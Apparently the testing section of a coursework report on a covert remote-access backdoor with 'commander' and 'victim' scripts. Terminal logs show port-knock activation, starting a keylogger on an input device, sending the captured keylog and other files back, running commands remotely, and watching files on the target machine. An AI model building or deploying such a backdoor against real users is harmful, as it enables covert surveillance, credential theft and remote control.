


```
17:31:55(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: rv
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:4
Write the name of file you want to send: test
[ERROR: File does not exist] wrong file path
Press ENTER to continue
```

```
17:31:54(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: rv
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
[ERROR: File does not exist] wrong file path
[MAIN] waiting on command
```

Test 24

Transferring a file to victim from the commander’s side



```
Choose an Option from above:4
Write the name of file you want to send: test-4.txt
[SENDING] test-4.txt
Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:5
Write the name of file you want: test-5.txt
[File Received] saved as downloads/192.168.0.21/test-5.txt
Press ENTER to continue
```


```
---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: mu
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
Receiving
[File Received] saved as test-4.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [SENDING] test-5.txt
[MAIN] waiting on command
```

```
-rw-r--r-- 1 root root 4413 Dec  1 16:31 watcher.py
17:03:25(-)root@localhost:project$ ls -l
total 60
-rw-r--r-- 1 root root 7110 Dec  1 15:50 commander.py
-rw-r--r-- 1 root root 7557 Dec  1 15:55 covertTCP.py
drwxr-xr-x 3 root root 4096 Dec  1 17:01 downloads
-rw-r--r-- 1 root root 3149 Sep 25 18:23 helper.py
-rw-r--r-- 1 root root 5168 Nov 26 13:37 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:32 __pycache__
-rw-r--r-- 1 root root   82 Dec  1 17:03 test-4.txt
drwxr-xr-x 5 root root 4096 Dec  1 15:24 venv
-rw-r--r-- 1 root root 8181 Dec  1 16:26 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:31 watcher.py
17:04:14(-)root@localhost:project$ cd downloads/192.168.0.21/
17:04:23(-)root@localhost:192.168.0.21$ ls
deleted  keylog.txt  test-5.txt  watching
17:04:23(-)root@localhost:192.168.0.21$ ls -l
total 16
drwxr-xr-x 2 root root 4096 Dec  1 17:01 deleted
-rw-r--r-- 1 root root   49 Dec  1 17:01 keylog.txt
-rw-r--r-- 1 root root   53 Dec  1 17:04 test-5.txt
drwxr-xr-x 2 root root 4096 Dec  1 17:01 watching
17:04:26(-)root@localhost:192.168.0.21$
```

```
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root   82 Dec  1 17:03 test-4.txt
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:03:17(-)root@localhost:project$ vim test-4.txt
17:03:34(-)root@localhost:project$ ls
covertTCP.py  helper.py  keylogger.py  __pycache__  test-4.txt  victim.py  watcher.py
17:03:42(-)root@localhost:project$ vim test-5.txt
17:04:05(-)root@localhost:project$ ls -l
total 48
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root   82 Dec  1 17:03 test-4.txt
-rw-r--r-- 1 root root   53 Dec  1 17:04 test-5.txt
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:04:30(-)root@localhost:project$
```

Test 25

When file does not exist on the commander's side




```
17:37:42(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: WA
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:5
Write the name of file you want: test
[ERROR: File does not exist] wrong file path
Press ENTER to continue
```

```
17:38:16(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: WA
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [ERROR] File does not exist
[MAIN] waiting on command
```

Test 26 and Test 27

Running a program on commander's side




```
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:6
Enter the command to run: ls -l
total 48
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root   82 Dec  1 17:03 test-4.txt
-rw-r--r-- 1 root root   53 Dec  1 17:04 test-5.txt
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py

Press ENTER to continue
```

```
Enter Encryption Key: mu
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
Receiving
[File Received] saved as test-4.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [SENDING] test-5.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
```

Running a File Watcher (Command 7)


Test 28




```
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py

Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:7
Write the name of file you want to watch: test-4.txt
[WATCH STARTED] on test-4.txt
Press ENTER to continue
```

```
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
Receiving
[File Received] saved as test-4.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [SENDING] test-5.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on test-4.txt
[MAIN] waiting on command
[SENDING] test-4.txt
```

Test 29




```
hello from victim, testing watching of the files
```



```
17:04:23(-)root@localhost:192.168.0.21$ ls -l
total 16
drwxr-xr-x 2 root root 4096 Dec  1 17:01 deleted
-rw-r--r-- 1 root root   49 Dec  1 17:01 keylog.txt
-rw-r--r-- 1 root root   53 Dec  1 17:04 test-5.txt
drwxr-xr-x 2 root root 4096 Dec  1 17:01 watching
17:04:26(-)root@localhost:192.168.0.21$ vim test-5.txt
17:04:37(-)root@localhost:192.168.0.21$ ls
deleted  keylog.txt  test-5.txt  watching
17:06:16(-)root@localhost:192.168.0.21$ cd watching/
17:06:17(-)root@localhost:watching$ ls
test-4.txt
17:06:18(-)root@localhost:watching$ vim test-4.txt
17:06:23(-)root@localhost:watching$ ls -l
total 4
-rw-r--r-- 1 root root 49 Dec  1 17:06 test-4.txt
17:06:45(-)root@localhost:watching$ ls
test-4.txt
17:06:55(-)root@localhost:watching$
```

Test 30


Updating the file that was being watched


test-4.txt * — Kate
File Edit Selection View Go Projects LSP Client Sessions Tools Settings Help
New Open Save Save As Undo Redo
test-4.txt
root ‣ Desktop ‣ project ‣ test-4.txt
Ou... Diagno... Se... Pr... Ter... 2:42 INSERT en_CA Soft Tabs: 4 UTF-8 Normal

```
hello from victim, testing watching of the files
updating the file with some more data now
```

Test 31


Attempting to watch a file that does not exist



```
17:51:42(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: fM
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:7
Write the name of file you want to watch: tet
[ERROR: File does not exist] wrong file path
Press ENTER to continue
```

```
17:51:44(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: fM
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: Error File path
[MAIN] waiting on command
```


Test 32



```
Press ENTER to continue[File Received] saved as downloads/192.168.0.21/watching/test-4.txt
[File Received] saved as downloads/192.168.0.21/watching/test-4.txt
[File Received] saved as downloads/192.168.0.21/watching/test-4.txt
[File Deleted] test-4.txt moved to downloads/192.168.0.21/deleted/test-4.txt


--------------MENU OPTIONS--------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:9
[WATCHER] Process Stopped
Press ENTER to continue
```

```
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
Receiving
[File Received] saved as test-4.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [SENDING] test-5.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Run Program
[MAIN] waiting on command
[COMMAND RECEIVED] Watch File: [WATCHER] File Watching on test-4.txt
[MAIN] waiting on command
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[SENDING] test-4.txt
[COMMAND RECEIVED] Stop Watching File
[WATCHER] Process Stopped
Status:False    File:False--Dir:False
[MAIN] waiting on command
```

